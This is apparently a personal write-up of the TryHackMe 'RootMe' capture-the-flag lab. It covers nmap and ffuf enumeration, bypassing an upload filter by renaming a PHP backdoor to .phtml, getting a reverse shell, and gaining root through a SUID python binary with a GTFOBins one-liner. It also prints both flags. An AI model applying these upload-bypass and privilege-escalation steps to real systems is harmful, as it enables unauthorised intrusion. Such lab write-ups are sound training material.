RootMe

Working Theory

Enumeration

Tools

nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-18 04:37 EDT
Nmap scan report for 10.10.134.15
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.56 seconds
```

ffuf

```
 :: Method           : GET
 :: URL              : http://10.10.134.15/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
```


```
 :: Matcher           : Response status: 200,204,301,302,307,401,403
________________________________________________

.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10]
                        [Status: 200, Size: 616, Words: 115, Lines: 26]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 616, Words: 115, Lines: 26]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10]
panel                   [Status: 301, Size: 312, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
uploads                 [Status: 301, Size: 314, Words: 20, Lines: 10]
```


Targets

port 80

/panel
//seems like i can upload something from here



/uploads
//after things uploaded it'll show here




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.15 Port 80


after uploads .php backdoor it seems like it's not allowed




change file extension to .phtml

```
nobodyatall@0×DEADBEEF:~/tryhackme/rootme$ mv backdoor.php backdoor.phtml
```


seems like im able to bypass it!



backdoor is here



now exec the backdoor and get the reverse shell
//gotten initial foothold



Post Exploitation

Privilege Escalation

initial foothold

2 users in /home

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Aug  4 17:33 .
drwxr-xr-x 24 root   root   4096 Aug  4 14:54 ..
drwxr-xr-x  4 rootme rootme 4096 Aug  4 17:07 rootme
drwxr-xr-x  3 test   test   4096 Aug  4 17:54 test
$
```

user flag is here!

```
bash-4.4$ cd /var/www
cd /var/www
bash-4.4$ ls -la
ls -la
total 20
drwxr-xr-x  3 www-data www-data 4096 Aug  4 17:54 .
drwxr-xr-x 14 root     root     4096 Aug  4 15:08 ..
-rw-------  1 www-data www-data  129 Aug  4 17:54 .bash_history
drwxr-xr-x  6 www-data www-data 4096 Aug  4 17:19 html
-rw-r--r--  1 www-data www-data   21 Aug  4 17:30 user.txt
bash-4.4$ cat user
cat user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

finding suid bit tht can abuse
//seems like the python one quite interesting

```
bash-4.4$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
```

check gtfoBins and abuse the suid bit

```
www-data@rootme:/var/www$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
", "-p")'python -c 'import os; os.execl("/bin/sh", "sh"
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# 
```

To direct input to this VM, click inside or press Ctrl+G.

im root now

root flag

```
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
# whoami && id && hostname
whoami && id && hostname
root
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) gro
rootme
# 
```

Creds

Flags

Write-up Images